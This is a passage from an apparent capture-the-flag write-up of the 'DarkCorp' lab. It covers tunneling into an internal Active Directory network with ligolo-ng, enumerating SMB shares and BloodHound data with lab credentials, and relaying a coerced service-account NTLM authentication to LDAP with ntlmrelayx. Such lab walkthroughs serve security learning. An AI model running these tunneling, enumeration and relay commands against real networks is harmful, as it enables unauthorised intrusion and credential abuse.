
Now Ill setup tunneling to reach DC, we are gonna be using ligolo-ng to do that.
Transferring the agent to the drip.htb box, and on our box starting the proxy server.
1
./proxy -selfcert -laddr 0.0.0.0:11601
Now using agent to connect back to the proxy.
1
./agent -connect 10.10.14.73:11601 -ignore-cert

Now lets add the routes in ligolo so that we can communicate.
1
2
3
interface_create --name ligolo
interface_add_route --name ligolo --route 172.16.20.1/24
start

Now lets try to connect to the DC which is at 172.16.20.1 (dc-01.darkcorp.htb)
1
nxc smb 172.16.20.1 -u 'victor.r' -p 'victor1gustavo@#'

We got successful authentication with the victor.r
Discovery of WEB-01
Lets scan the entire subnet using nxc with SMB.
1
nxc smb 172.16.20.0/24 -u 'victor.r' -p 'victor1gustavo@#'

A new computer is discovered at 172.16.20.2 which is web-01.darkcorp.htb
Adding this to our /etc/hosts
SMB Enumeration as Victor.r

Using nxc to enumerate the SMB Shares on the box.
1
nxc smb 172.16.20.2 -u 'victor.r' -p 'victor1gustavo@#' --shares
1
nxc smb 172.16.20.1 -u 'victor.r' -p 'victor1gustavo@#' --shares

We have CertEnroll share present, meaning that ADCS maybe running on the box.
1
smbclient //172.16.20.1/CertEnroll -U 'victor.r'%'victor1gustavo@#'

There are some certificate files present on the directory.
Moving forward with bloodhound.
Bloodhound
Since we have authentication across the domain lets gather bloodhound data with ADCS if present.
Using rusthound for this.
1
rusthound -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp.htb -i 172.16.20.1 --adcs -z

Uploading this data to the bloodhound CE for analysis.

We have no outbounds for Victor.r
Lets just enumerate the WEB-01 box first.
Enumerating WEB-01
Running rustscan on WEB-01 to find the services its running.
1
rustscan -a 172.16.20.2 -r 1-65535 -- -sC -sV -oA nmap/web01 -vv 172.16.20.2

On port 80 its a default microsoft IIS page, On port 5000 we have this page and we can login with victor.r credentials.

Relaying SVC_ACC auth to DC
On the check status page we have this.

We can check the connection to all the machines present in the domain.
So lets just modify the host to be drip.darkcorp.htb (our linux box)
I changed the port to 443 and started a nc listener on the drip box on port 443.

I want this response on my attack machine so what I will do is forward the 443 port to our machine’s 8009 port using ligolo since our tunnel is already set up.
1
listener_add --addr 0.0.0.0:443 --to 127.0.0.1:8009 --tcp

Now starting the ntlmrelayx server on port 8009 to capture the authentication.
1
ntlmrelayx.py -smb2support -t ldap://172.16.20.1 -i -domain darkcorp.htb --http-port 8009

We could have captured the credentials for the svc_acc user and cracked the auth to proceed further (but the response was uncrackable so we proceeded with the relaying)
Lets interact with the ldap shell.

Looking at svc_acc in bloodhound and marking him as owned.
